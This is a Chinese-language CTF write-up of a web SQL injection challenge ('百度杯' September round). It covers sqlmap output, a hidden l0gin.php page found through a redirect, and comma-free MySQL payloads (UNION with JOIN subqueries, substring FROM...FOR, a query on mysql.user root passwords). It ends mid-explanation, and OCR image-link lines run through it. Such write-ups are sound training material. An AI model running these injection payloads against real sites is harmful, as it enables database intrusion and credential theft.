
“百度杯”CTF比赛 九月场 类型：Web 题目名称：SQLi

原创

大方子 于 2018-08-01 00:37:28 发布
分类专栏： CTF




收获的知识:


1. 重定向一般发生在访问域名而且不加参数或者文件夹名，文件名这样的情况下
2. sql注入也要留意HTTP信息的变化
3. 可以利用SQL map跑一下看看有没有有用的信息
4. 不使用单引号和逗号的注入的注入技巧


发现页面空白 然后查看源文件 发现另一个页面

进去后出现




后来手测和用sqlmap跑感觉这不是一个注入点





看了别人的writeup之后发现这是个假的页面


我们开启代理利用burp查找访问页面时候的蛛丝马迹



出现了一个302跳转，说明里面会有点有价值的东西在里面

重定向一般发生在访问域名而且不加参数或者文件夹名，文件名这样的情况下，比如直接访问http://cb87eea5076847d2ad29131c9893ac540aa0d0ef643b4973.game.ichunqiu.com/就会重定向到一个默认的页面文件。因该记住这个套路。


这里还有一个小坑，出题人利用1和l相似的原理想骗过别人，让人觉得URL没有问题



然后我们访问下上面的网址，发现还是一样


这个时候我们发送到Repeater里面 查看详细的信息，光看历史会错过很多有用的信息

我们重发一遍请求，在返回包里面发现了这个



这个其实才是真的注入页面

http://53574d90404b480e84e9c1d271100ceeb27c702c456643d4.game.ichunqiu.com/l0gin.php?id=1



我就先扔到sqlmap里面跑看看有没有什么有用的信息

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7355=7355 AND 'khdV'='khdV

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'dLyZ'='dLyZ
---
[22:44:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
```


有基于时间和布尔的盲注

然后就转为手工注入，通过查看sqlmap的payload我们大体知道参数 需要闭合前后的单引号

接着爆数据库，发现无法得到，没办法，只能手工注入了，
这里我选择基于布尔的盲注，因为这样的回显比基于时间的看起来明显。
输入参数

```
1' and ascii(substr((select database()),1,1))>64 %23
```

查询数据库名，发现，注入失败，并且,后面的sql语句被过滤掉了，id字段输出的应该就是过滤后的sql语句了



查阅了wp后，文中提到了另一种不需要逗号的注入：

http://blog.csdn.net/qq_33020901/article/details/78906268

```
select * from table1 where id =1 and exists (select * from table2 where ord(substring(username from 1 for 1

127' UNION SELECT * FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e)#

select case when substring((select password from mysql.user where user='root') from 1 for 1)='e' then sleep

substring((select password from mysql.user where user='root') from -1) ='e'
```


以上例句请根据自己的情况而定。

这里我们使用


```
127' UNION SELECT * FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e)#
```

这条语句


http://53574d90404b480e84e9c1d271100ceeb27c702c456643d4.game.ichunqiu.com/l0gin.php?id=1' union select * from (select database()) a join (select version()) b %23




发现页面正常，这里我们其实成功了但是只会显示第一句因为联合查询第一个语句有结果的话就会出第一个语句的结果我们把1改为不存的值就行



查表名



查字段名



但是你这里会发现只出现了id，其实还有其他的但是位置不够显示不出来，这里我们用不了concat因为我们不知道其他字段的名字不能联合，concat_ws也不能用因为这个函数有逗号会失效，这里我就直接使用group_concat()直接把所有字段连在一起显示出来而且不需要用到逗号